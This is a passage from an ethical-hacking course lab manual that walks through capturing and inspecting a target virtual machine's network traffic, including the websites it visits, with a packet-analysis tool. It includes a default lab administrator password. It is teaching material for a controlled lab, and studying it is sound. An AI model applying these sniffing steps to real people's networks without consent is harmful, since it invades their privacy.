


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The **Capture 1** tab appears; click the **Start Capture** button in the right-hand corner of the window to begin capturing packets.



21. The **Start Capture** button changes to read "**Stop Capture**" and traffic statistics begin to populate **Network** under the **Dashboards** section, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

23. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **https://www.gmail.com**).


    Note: Social networking websites are blocked from this environment due to some security reasons. However, if you want to run this lab task you can use some other website of your choice or else you can run this task in your local environment.




24. Now, switch back to the **Windows 11** virtual machine. The captured statistical analysis of the data is displayed in the **Capture 1** tab of the navigation bar.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. You can observe the network traffic along with the websites visited by the target machine.




26. To view the captured packets, select **Packets** under the **Capture** section in the left-hand pane. You can observe the outgoing and incoming network packets of the target system.

